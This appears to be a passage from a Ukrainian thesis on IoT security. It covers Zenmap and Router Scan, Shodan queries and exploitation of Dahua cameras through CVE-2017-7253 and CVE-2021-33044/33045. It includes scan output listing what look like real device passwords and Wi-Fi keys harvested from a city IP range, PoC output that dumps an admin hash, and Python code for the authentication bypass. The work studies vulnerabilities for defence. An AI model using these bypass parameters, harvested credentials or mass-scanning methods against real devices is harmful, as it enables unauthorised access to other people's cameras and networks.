З рис. 3.1 можливо побачити головне меню програми з функціональними можливостями. Розглянемо основні функціональні можливості програми Zenmap, які позначені цифрами.

1) Ціль: вказується цільова IP-адреса або діапазон IP-адрес, наприклад, 192.168.130.129 як одна ціль або 192.168.130.120-140 як кілька цілей.

2) Профіль: це поле представляє меню, що розкривається, в якому можливо вибрати попередньо налаштовані команди Nmap для різних сканувань, таких як швидке сканування, звичайне сканування, інтенсивне сканування і т. д.

3) Сканування: запускає процес сканування цільових IP-адрес. Залежно від типу використовуваного сканування або кількості цілей, процес сканування може зайняти деякий час, хоча зазвичай він виконується швидко.

4) Команда: у цьому полі відображається команда Nmap для сканування. Можна додати прапори/параметри команди Nmap у поле, щоб знайти додаткові відомості про цільову машину, якщо це необхідно.

5) Хости/сервіси: у цьому розділі наведено хости та сервіси, виявлені під час сеансу сканування Zenmap.

6) Область виведення: розділ виводу складається з п'яти вкладок: «Висновок Nmap», «Порти/Вузли», «Топологія», «Деталі вузла», «Сканування». Вкладка «Висновок Nmap» відображає результати всіх операцій, виконаних під час сканування. Вкладка «Порти/Вузли» показує список відкритих портів та служб, виявлених під час сеансу сканування Zenmap. Вкладка «Топологія» – це дуже цікава функція Zenmap, яка надає візуальну карту всіх цілей, виявлених під час сканування, та як вони взаємопов'язані. Вкладка «Деталі вузла» є «ергономічною» альтернативою вкладці «Висновок Nmap». Інформація структурована у візуальному вигляді, щоб допомогти краще зрозуміти результати сканування. Вкладка «Сканування» містить список усіх сканувань Zenmap (команди Nmap), які виконувалися під час сеансу.

Як згадувалося раніше, Zenmap дозволяє використовувати профілі сканування, де попередньо завантаженими десятьма різними типами сканування. Розглянемо особливості та можливості профілів сканування.

1) Інтенсивне сканування – це швидке сканування найпоширеніших TCP-портів, а також визначає тип операційної системи, їх служби та версії.

2) Інтенсивне сканування плюс User Datagram Protocol (UDP) – аналогічне інтенсивному скануванню, але також сканує порти UDP.

3) Інтенсивне сканування, всі порти TCP. Оскільки для сканування всіх портів потрібно час, Nmap зазвичай сканує тисячу найпоширеніших портів. Однак Інтенсивне сканування всіх портів TCP вимагає Nmap сканувати всі порти.

4) Інтенсивне сканування, без пінгу. Працює так само як й інші інтенсивні сканування. Однак це припускає, що хост працює. Це сканування в основному корисно, коли ціль блокує запит ping, і відомо, що ціль працює.

5) Пінг-сканування. Цей тип сканування тільки пінгує ціль, але не сканує порти.

6) Швидке сканування. Сканує швидше, ніж при інтенсивному скануванні, обмежуючи кількість сканованих портів TCP лише сто портів TCP, що найчастіше використовуються.

7) Швидке сканування плюс. Аналогічне швидкому скануванню, але додатково визначає операційну систему та її версію.

8) Швидке трасування. Цей тип сканування відстежить й пропінгує всі хости, визначені у цілі.

9) Звичайне сканування – це сканування TCP synchronize (SYN) для найпоширеніших тисячу портів TCP, використовуючи exo-запит ping виявлення хоста.

10) Повільне комплексне сканування. Цей тип сканування докладе багато зусиль для виявлення хоста, не здаючись, якщо початковий запит ping завершиться невдало. Він використовує три різні протоколи для виявлення хостів. Якщо вузол виявлено, він зробить все можливе, щоб визначити, які операційні системи, служби та версії працюють на вузлі, ґрунтуючись на найпоширеніших службах TCP та UDP. Також сканування маскує себе як вихідний порт п’ятдесят три (DNS).

Альтернативним інструментом скануванням елементів мереж є Router Scan. Router Scan – це програма для виконання аудиту безпеки, вона сканує мережі, знаходить різні пристрої. Для знайдених пристроїв (роутери, веб-камери тощо) програма намагається підібрати пароль, а також застосовує вразливості, що використовують вразливість мережного обладнання. У разі успішного підбору облікових даних або наявності вразливості, з пристрою виймається корисна інформація, наприклад пароль від Wi-Fi мережі. Донедавна Router Scan виконував аудит безпеки виключно провідних мереж (локальних та глобальних). На рис. 3.2 зображено огляд головного меню програми Router Scan.



Рисунок 3.2 – Огляд головного меню програми Router Scan

З рис. 3.2 можливо побачити головне меню програми з функціональними можливостями. Розглянемо основні функціональні можливості програми Router Scan, які позначені цифрами.

1) Головна кнопка. Слугує для початку старту сканування, але потім ділиться на дві кнопки – для зупинки та постановки на паузу сканування.

2) Максимальна кількість потоків. Цей параметр встановлює скільки пристроїв може скануватися паралельно та одночасно. Залежить від потужності робочої машини чи віртуальної машини. Більше потужність – більше значення.

3) Тайм-аут з’єднання. Встановлює поріг очікування з’єднання з пристроєм в мілісекундах. Примітка: Залежно від провайдера, швидкості та стабільності з'єднання цей параметр доведеться варіювати інтуїтивно, для отримання стабільних результатів сканування без втрат з'єднання.

4) Список портів для сканування. Визначає, які TCP порти будуть перевірятися при скануванні IP діапазонів. Всі порти скануються з використанням звичайного протоколу HTTP/1.0, за виключенням портів 443, 4343 та 8443 – вони скануються по HTTPS с використанням бібліотеки OpenSSL. Для збільшення кута огляду в мережі, можливо додати в список порти 81, 88, 8000, 8081, 8082, 8088, 8888 та інші. Також список портів можливо змінити у файлі ports.txt.

5) Список IP діапазонів для сканування. Визначає, які діапазони IP-адрес будуть використовуватися при скануванні. Список діапазонів IP-адрес можливо змінити у файлі ranges.txt.

6) Модулі сканування. Router Scan має кілька модулів сканування, основний з яких має реалізацію двох методів перевірки, а решта розширює функціональність. Основний модуль сканування досить швидко шукає цілі. Перевірка відбувається повністю автоматично: перебір облікових даних, використання вразливого коду, якщо він є для цієї моделі. Усі результати

виводяться в інтуїтивно зрозумілому та гнучкому в налаштуванні графічному інтерфейсі, а також можуть бути збережені у файлах різних форматів.

Для пошуку цілей (діапазонів IP-адрес в конкретному місті) можливо використати сервіс «4it.me» або інший, який видає IP діапазони міста. На рис. 3.3 зображено використання сервісу «4it.me» для міста Білгород.



Рисунок 3.3 – Використання сервісу «4it.me» для пошуку діапазону IP-адрес міста

З рис. 3.3 можливо побачити результати пошуку сервісу «4it.me», який надає географічні координати та діапазони IP-адрес, після чого IP-адреси було записано у файл ranges.txt та запущено режим сканування програми Router Scan. Результати сканування наведені на рис. 3.4.

Realtime Stats | Good Results | Search Results | Wireless Networks

Options: Follow last line | Default tab for AutoSave

Port	Time (ms)	Status	Authorization	Server name / Realm name / Device type	Radio Off	Hidden	BSSID	ESSID	Security	Key	WPS PIN
80	78	Done		ASUS RT-N12VP							
80	78	Done		ASUS RT-N12VP							
8080	78	Done		ASUS RT-N12VP							
80	94	Done	admin:@Dpw1N1$Tr80R	Hikvision App-webs DS-2CD2512F-IS	-	-	<no wireless>	-	-	-	-
80	93	Done		ASUS RT-N12 Rev.C1							
8080	94	Cancelled		DD-WRT (name: DD-WRT, model: Dlink-DIR300 rev b)			F0:7D:68:81:7A:AC	dd-wrt			
80	78	Done		ASUS RT-N12VP							
8080	94	Done		ASUS RT-N14U			AC:9E:17:77:A9:AC	Wireless			
1080	78	Cancelled		D-Link FR1000-1, firmware: 1.0.9							
80	78	Cancelled		D-Link DIR-300, firmware: 3.0.1							
1080	78	Cancelled		D-Link FR1000-1, firmware: 1.0.9							
80	94	Cancelled		D-Link DIR-822, firmware: 2.0.17							
8088	78	Cancelled		D-Link DIR-300, firmware: 3.0.1							
80	94	Done		ASUS RT-N11P							
8080	94	Done		Netis WF2780 Router			00:72:63:3E:BA:C4	SD_WIFI_2.4G	WPA/WPA2	9105660100	05643776
80	109	Done	admin:putinhuylo1	ZyNOS ADSL (P-660RU-T1)	-	-	<no wireless>	-	-	-	-
8080	93	Done		ASUS RT-N65U			08:60:6E:65:BB:CC	BTE CBX			
80	78	Done	admin:admin123	Hikvision App-webs DS-2CD2522FWD-IS	-	-	<no wireless>	-	-	-	-
81	94	Done	admin:admin	PSI Alliance App-webs IS-3NA66	-	-	<no wireless>	-	-	-	-
8888	219	Done	<empty>:Putinhuylo	Tenda Realtek Router, firmware: V02.03.01.32_cn			50:0F:F5:11:05:10	sergei	WPA/WPA2	77280620	43558810
80	94	Done		ASUS RT-N10PV2							
80	94	Done	admin:V030707v	Hikvision App-webs NC22VPR	-	-	<no wireless>	-	-	-	-

Рисунок 3.4 – Результати сканування програми Router Scan

З рис. 3.4 можливо побачити результати сканування, де відображаються доступні адреси інтерфейсів. В окремому вікні відображається інформація про автентифікацію (логін та пароль), а також можливо побачити найменування сервісу що використовується. Можливо зазначити, що окрім, сканування мережі на доступність портів, Router Scan використовує вразливість «phpMyAdmin RCE». Вразливість дозволяє віддаленому зловмиснику виконувати довільні SQL-запити у базі даних. Успішне використання цієї вразливості може дозволити віддаленому зловмиснику читати, видаляти, змінювати дані в базі даних та отримувати повний контроль над вразливою програмою. Таким чином, використовуючи Router Scan було встановлено дані автентифікації IoT-пристрою компанії Hikvision та встановлено одну з проблем інформаційної безпеки Інтернету речей.

Іншим інструментом сканування на наявність IoT-пристроїв є пошукова система Shodan. Shodan – це пошукова система, яка дозволяє користувачам шукати різні типи серверів (веб-камери, маршрутизатори, сервери тощо), підключених до Інтернету, з використанням різних фільтрів. Деякі також описують його як пошукову систему службових банерів, які є метадані, які сервер відправляє назад клієнту [7]. Це може бути інформація про серверне ПЗ, які опції підтримує сервіс, вітальне повідомлення або щось інше, що клієнт може дізнатися до взаємодії з сервером. Основними користувачами Shodan є фахівці з кібербезпеки, дослідники та правоохоронні органи. Хоча кіберзлочинці також можуть використовувати веб-сайт, деякі з них мають доступ до ботнетів, які можуть виконати те саме завдання без виявлення [8].

Використовуючи пошукову систему Shodan можливо виявити загальну кількість у відкритому доступі IP-камер компаній Hikvision та Dahua з описом використовуваних сервісів, які відображені на рис. 3.5.



Рисунок 3.5 – Пошук IP-камер за допомогою пошукової системи Shodan

З рис. 3.5 можливо побачити загальну кількість потенційно вразливих IoT-пристроїв постачальників продуктів та послуг для відеоспостереження компаній Dahua та Hikvision, що становить п’ять мільйонів триста двадцять п’ять тисяч триста вісімдесят одну камеру. Така кількість потенційно вразливих пристроїв може призвести до створення ботнетів метою яких є використання колективної обчислювальної потужності сотень тисяч або навіть мільйонів пристроїв IoT для запуску масштабних DDoS-атак. У разі успіху це може порушити конфіденційність, цілісність та доступність систем.

Щоб отримати максимальну віддачу від Shodan, важливо розуміти синтаксис запиту. Пристрої запускають послуги, а Shodan зберігає інформацію про них. Інформація зберігається у банері. Це найголовніша частина Shodan.

Як і будь-яка інша пошукова система, Shodan добре працює з базовими пошуковими запитами по одному терміну, але справжня міць полягає в запитах, що налаштовуються.

Основні пошукові фільтри, які можливо використовувати:

- City: знайти пристрої у певному місті;
- Country: знайти пристрої у певній країні;
- Geo: знайти пристрої за певними координати;
- Hostname: знайти значення, що відповідають імені хоста;
- Net: пошук пристроїв за IP-адресом;
- OS: пошук пристроїв за операційною системою;
- Port: знайти певні порти, які відкриті;

- Vuln: пошук пристроїв, що є вразливими;
- Before/After: знайти результати протягом певного проміжку часу.

Shodan об'єднує значну кількість інформації, яка ще не є широко доступною, у легкому для розуміння форматі, також Shodan дозволяє проводити пасивний аналіз загроз, який допоможе сформувати шлях для майбутніх оцінок уразливості.

3.3 Дослідження пристроїв Інтернету речей на наявність вразливості CVE-2017-7253

В IP-камері Dahua версії 3.200.0001.6 (ПЗ для мережевих камер) виявлена вразливість, класифікована як критична. Ця проблема торкається невідомого коду. Маніпуляції з невідомим уведенням призводять до вразливості підвищення привілеїв. Помилка була опублікована 30.03.2017. Ця вразливість обробляється як CVE-2017-7253 з 24.03.2017. Атаку можливо запустити віддалено. Для експлуатації потрібна проста автентифікація. Розглянемо дії злому пристроїв IP-камер Dahua версії 3.200.0001.6.

1) Використати облікові дані з низьким рівнем привілеїв за замовчуванням, щоб отримати список усіх користувачів за допомогою запиту на певний Uniform Resource Identifier (URI).

2) Війти до IP-камери з обліковими даними адміністратора, щоб отримати повний контроль над цільовою IP-камерою [9].

Данна вразливість має чотири етапи, а саме:

- виконує дамп бази даних віддалених користувачів (покоління два або три);
- знаходить першого доступного користувача-адміністратора та вилучає його логін та хеш паролю;
- запрошує ідентифікатор сеансу, за необхідністю обчислює новий хеш (покоління три);
- виконує вхід та вихід на/з віддаленого пристрою.

Для пошуку потенційно вразливих IoT-пристроїв застосовано сканер Zenmap, який аналогічний сканеру Nmap, але має графічну оболонку, що своєю чергою забезпечує легке використання всіх сучасних можливостей консольної

версії сканера. На рис. 3.6 відображено сканування мережі на пошук потенційно вразливому веб-серверу.

```
PORT   STATE SERVICE VERSION
80/tcp open  http    Dahua webcam httpd
|_http-favicon: Unknown favicon MD5: BD9E17C46BBBC18AF2A2BD718DDDAD0E
|_http-title: WEB SERVICE
| http-methods:
|_  Supported Methods: GET POST
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|storage-misc|WAP|router|VoIP phone
Running (JUST GUESSING): Linux 3.X|2.6.X|4.X|2.4.X (96%), Excito embedded (91%), MikroTik RouterOS 6.X (89%), Drobo
embedded (89%), Grandstream embedded (88%)
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:2.6 cpe:/h:excito:b3 cpe:/o:linux:linux_kernel:4 cpe:/
o:linux:linux_kernel:2.4.20 cpe:/o:mikrotik:routeros:6.15 cpe:/h:drobo:5n cpe:/h:grandstream:gxv3275
Aggressive OS guesses: Linux 3.2 - 3.8 (96%), Linux 3.2 - 3.16 (93%), Linux 2.6.32 - 3.10 (93%), Linux 2.6.32 - 3.13 (91%
), Excito B3 file server (Linux 2.6.39) (91%), Linux 3.11 - 4.1 (91%), Linux 2.6.32 (90%), Linux 2.6.32 - 2.6.33 (90%),
Tomato 1.27 - 1.28 (Linux 2.4.20) (89%), MikroTik RouterOS 6.15 (Linux 3.3.5) (89%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 0.219 days (since Sat Mar 19 06:09:03 2022)
Network Distance: 4 hops
TCP Sequence Prediction: Difficulty=241 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Device: webcam
```

Рисунок 3.6 – Пошук потенційно вразливого веб-серверу за допомогою сканера Zenmap

З рис. 3.6 можливо побачити відкритий порт 80, тобто сервіс HTTP на якому встановлено веб-сервер на операційній системі Linux для відеоспостереження продукту Dahua. Використовуючи Proof of concept (PoC), тобто вразливість CVE-2017-7253, було проведено дослідження веб-серверу, яке зображене на рис. 3.7.

```
[i] Remote target IP: [redacted]
[i] Remote target PORT: 80
[>] Checking for backdoor version
[<] 200 OK
[!] Generation 2 found
[i] Choosing Admin Login [1]: 888888, PWD hash: 4WzwxXxM
[>] Requesting our session ID
[<] 200 OK
[>] Logging in
[<] 200 OK
{ "id" : 10000, "params" : { "keepAliveInterval" : 60 }, "result" : true, "session" : 83493270 }

[>] Logging out
[<] 200 OK

[*] All done ...
```

Рисунок 3.7 – Дослідження веб-серверу на вразливість CVE-2017-7253

Як видно з рис. 3.7 проведено дослідження веб-серверу, де ПЗ робить запит на сервер з метою встановити версію, в такій ситуації сервер використовує другу версію/покоління, після чого виконується дамп бази даних віддалених користувачів без автентифікації та відображає першого доступного користувача-

адміністратора з його логіном «888888» та хешем паролю «4WzwxXxM». Коли логін і хеш отримано та виконано вхід на віддалений пристрій ПЗ запрошує ідентифікатор сеансу, після успішного входу виконує вихід з віддаленого пристрою. Дамп бази даних віддалених користувачів з усіма обліковими даними зображено на рис. 3.8.



Рисунок 3.8 – Дамп бази даних віддалених користувачів з усіма обліковими даними

На рис. 3.8 видно базу даних віддалених користувачів з трьома обліковими записами. Причина, через яку зламують пристрої, пов'язана з наявністю слабкого пароля або стандартного пароля. Рекомендовано змінювати стандартний пароль або стандартний пароль на складний пароль. Перший та третій обліковий запис є жорстко закодованими паролями, інакше кажучи, логін та пароль є вбудований, який неможливо видалити. Для другої версії ПЗ продукту, перетворення відкритого пароля в хеш використовується 48-бітний алгоритм Dahua, тоді як для третьої версії – Message-Digest algorithm (MD) 5 покоління. Таким чином хеш «4WzwxXxM» відповідає відкритому паролю «888888», а «OxhlwSG8» – «default».

Підібрати пароль можливо за допомогою ПЗ John The Ripper (JtR). JtR – програма, призначена для відновлення паролів по хешам. Основне призначення програми – аудит слабких паролів у системах UNIX шляхом перебору можливих

варіантів. ПЗ JtR здатне створювати словники будь-якої складності, а також витягувати хеш із файлу, що є однією з найсильніших сторін JtR у порівнянні з аналогічними програмами. Програма також може виконувати аудит хешей Windows, Kerberos та інші. Існують реалізації під різні операційні системи. Дуже популярна через підтримку великої кількості хешей, авторозпізнавання хешу і налаштованого зламувача. Також підтримує безліч модулів, включаючи сторонні, що надають підтримку MD4 хешей, паролів баз даних тощо [10]. Приклад використання JtR для підбору пароля хешу «4WzwxXxM» за 48-бітним алгоритмом Dahua наведено на рис. 3.9.



Рисунок 3.9 – Використання John The Ripper для підбору пароля

Можливо зробити проміжний висновок, що в такому випадку не виконуються основні методи безпеки. Вразливість CVE-2017-7253 є застарілою тому мало коли зустрічається, але становить критичний рівень небезпеки. Використання застарілого ПЗ та не своєчасне його оновлення призводить до компрометації системи. Порушено контроль доступу, оскільки при налаштуванні паролі за замовчуванням не були змінені та не змінено стандартні порти.

3.4 Дослідження пристроїв Інтернету речей на наявність вразливості CVE-2021-33044

Інша вразливість пов’язана з обходом автентифікації пристроїв Dahua (CVE-2021-33044, CVE-2021-33045) під час входу до системи. Зловмисники можуть уникнути автентифікації пристрою, створивши шкідливі пакети даних [11]. Дана вразливість схильна деяка функціональність компонента Data Packet Handler. Маніпуляції з невідомими вхідними даними призводять до слабкої вразливості автентифікації, що впливає на конфіденційність, цілісність та доступність.

Обидві вразливості можна використовувати віддалено під час процесу входу в систему шляхом надсилання спеціально створених пакетів даних на цільовий пристрій, такі пакети відображені на рис. 3.10.

```
# Authentication bypass start
if logon == "netkeyboard":
    """ 'CVE-2021-33044, Authentication bypass,
    when setting param: 'clientType": "NetKeyboard' """
    params.update({
        "clientType": "NetKeyboard"
    })
    return params

elif logon == "loopback":
    """ loginType=5, @127.0.0.1 """
    """
    'CVE-2021-33045, Authentication bypass,
    when setting params: 'ipAddr':'127.0.0.1', 'loginType': 'Loopback' and 'clientType': 'Loca
    Note: Bypass fixed with newer firmware from beginning/mid 2020

    Legit usage: SNMP daemon traffic on 127.0.0.1 using port 5000 with l/p admin/admin
    """

    dh_hash = dahua_gen2_md5_hash(
        username=username, password=password, dh_realm=dh_realm, dh_random=dh_random,
        saved_host=saved_host)

    params.update({
        "loginType": "Loopback",
        "clientType": "Local",
        "passwordType": "Default",      # Plain working too
        "password": dh_hash     # Clear text password working too with 'passwordType': 'Plain'
    })

    return params
# Authentication bypass end
```

Рисунок 3.10 – Огляд спеціальних пакетів даних для уникнення автентифікації

Вразливість CVE-2021-33044 працює для тих пристроїв, які не підтримують функціональність «NetKeyboard» старше червня 2021 року, тоді як CVE-2021-33045 версія ПЗ старше початку/середини 2020 року. Окрім цього, ПЗ дозволяє будь-якому користувачу з низьким рівнем доступу отримати повний доступ до консолі з можливістю анонімного входу.

Для дослідження вразливості IoT-пристроїв Dahua обрано пошукову систему Shodan, яку наведено на рис. 3.11.

